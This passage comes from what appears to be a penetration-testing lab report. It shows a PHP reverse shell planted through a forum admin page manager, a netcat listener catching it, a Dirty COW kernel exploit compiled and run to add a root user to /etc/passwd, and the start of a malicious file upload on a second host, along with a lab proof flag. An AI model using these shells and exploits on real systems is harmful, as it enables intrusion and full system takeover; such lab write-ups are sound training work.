


Figure 3.116: Fudforum Authentication

Figure 3.117: Administrative Panel

Once the tester gained full access to the administrative panel, he searched for a utility or some functionality that could be abused to gain a shell on the system. After some enumeration, the tester discovered a page manager which allowed him to create web pages that are capable of running php code.




Figure 3.118: Fudforum Administration




Figure 3.119: Page Manager Discovery

The tester immediately copied a php reverse shell and pasted it into a page he created name shell. The tester also checked the box which told Fudforum that the page being created is allowed to run and execute php code. Once the page was created, the tester opened a listener on his local machine and visited the page to execute the code.

Figure 3.120: Malicious Page Creation




Figure 3.121: PHP Code Execution

After the code executed, the browser page was hanging and when the tester checked his listener, he found that it had caught the php reverse shell sent by the target.

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/teamspeak]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [172.16.2.4] from (UNKNOWN) [10.12.1.142] 3682
Linux teamspeak 2.6.32-573.el6.i686 #1 SMP Thu Jul 23 12:
GNU/Linux
 22:31:57 up 16 min,  0 users,  load average: 0.00, 0.00,
USER     TTY      FROM              LOGIN@   IDLE   JCPU
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ whoami; ip a | grep inet
whoami; ip a | grep inet
apache
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.142/24 brd 10.12.1.255 scope global eth0
    inet6 fe80::250:56ff:feac:9d60/64 scope link
sh-4.1$
```

Figure 3.122: Shell Reception

Vulnerability Fix:

The fix for this vulnerability is to create strict policy that would prevent employees from leaking sensitive web directories and backup locations in a public forum. Backups should also be removed from any location that is accessible to the public. Lastly, port 3306 should be closed to the network or access should be limited to only those who need it.

Severity:

The vulnerabilities discussed above are classed as high due to the fact that it allowed an unauthenticated attacker to gain full shell access to the machine.

3.2.9.2 Privilege Escalation

Because the tester's shell was received with the permissions of the user Apache, he needed to perform privilege escalation in order to gain full access to the machine. The vulnerability that was used to gain root on this particular machine was a kernel exploit.

Vulnerability Exploited:

After landing on the machine, one of the most important checks to perform is a kernel version check since achieving successful privilege escalation on outdated kernels is extremely simple. The check is performed with `uname -a` and it's results are shown below:

```
bash-4.1$ uname -a
Linux teamspeak 2.6.32-573.el6.i686 #1 SMP Thu Jul
bash-4.1$ which gcc
/usr/bin/gcc
bash-4.1$
```

Figure 3.123: Kernel Version Check

The uname tool reveals that not only does the target have a compiler installed (which is required for kernel exploitation), but that the kernel version is 2.6.32-573, which is among the versions that were found vulnerable to the dirty cow exploit. The uncompiled code is available at https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs and is assigned CVE-2016-5195.

After downloading the code, the tester had to compile it according to the instructions found inside the exploit itself. It's compilation and a check of the current privileges are shown before and after the execution of the exploit.

```
bash-4.1$ gcc -pthread dirty_cow.c -o dirty -lcrypt
bash-4.1$
bash-4.1$ ls
dirty  dirty_cow.c
```

Figure 3.124: Kernel Exploit Compilation

```
bash-4.1$ id;whoami; ip a | grep inet
uid=48(apache) gid=48(apache) groups=48(apache)
apache
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.142/24 brd 10.12.1.255 scope global eth0
    inet6 fe80::250:56ff:feac:9d60/64 scope link
bash-4.1$
```

Figure 3.125: Privilege Check

Now that the exploit was compiled, the tester could execute it. This particular version of dirty cow creates a new user called firefart with a password of your choosing and assigns it root privileges. The actual exploitation is shown below:

```
bash-4.1$ ./dirty password
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: b77a0000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.
```

Figure 3.126: Exploit Execution

```
bash-4.1$ su firefart
Password:
[firefart@teamspeak privs]# id;whoami;ip a | grep inet
uid=0(firefart) gid=0(root) groups=0(root)
firefart
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 10.12.1.142/24 brd 10.12.1.255 scope global eth0
    inet6 fe80::250:56ff:feac:9d60/64 scope link
[firefart@teamspeak privs]#
```

Figure 3.127: User Switch

Once the tester switched into the firefart user with a password that he specified during execution of the exploit, he saw that he had been added to the root group giving him full root permissions.

Vulnerability Explanation:

According to the official developers of the exploit, a race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

Vulnerability Fix:

This escalation vector can be eliminated by upgrading the linux kernel to the latest version which is patched against the dirt cow exploits. The kernel's security should also be maintained as new weaknesses are uncovered.

Severity:

This vulnerability is classed as high because it compromises the integrity of the system and allows an unprivileged user access to sensitive and confidential data.

Proof Screenshot Here:




Figure 3.128: Key Grab

Proof.txt Contents:

5iuz6e8ktzuyhhtitvhn

3.2.10 System IP: 10.12.1.156 (PM)

3.2.10.1 Service Enumeration

Server IP Address	Ports Open
10.12.1.156	**TCP**: 22, 80, 139, 445

UDP: N/A

Nmap Scan Results:

```
PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH 7.2p2
80/tcp  open  http         Apache httpd 2.4.18
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X
445/tcp open  netbios-ssn  Samba smbd 4.3.11

Running: Linux 3.X|4.X
```

Vulnerability Explanation:

The foothold on this machine was gained by exploiting an arbitrary file upload vulnerability in the commenting system for a public forum. After establishing SMB as a secured port, the tester moved on to the web ports and landed on a website with two blogs and a forum. After exploring these elements, the tester noticed that in the forum, he could leave comments with files attached. However, in order to do so, he needed to be registered user, so an account was created on the website as shown here:




Figure 3.129: Account Creation Location




Figure 3.130: Account Creation Page




Figure 3.131: Account Creation Success

Once the tester was logged in to the website, he navigated to the forums and attempted to leave a comment with a file attached. To test wether or not the website filters the files sent by users, the tester went straight ahead with trying to upload a php reverse shell on to the system. To the tester's surprise, the forum accepted his comment with the file even though it was clearly malicious. The navigation to the threads section and the posting of the comment is shown below:




Figure 3.132: Selecting a Forum




Figure 3.133: Selecting a Thread




Figure 3.134: Uploading a Shell

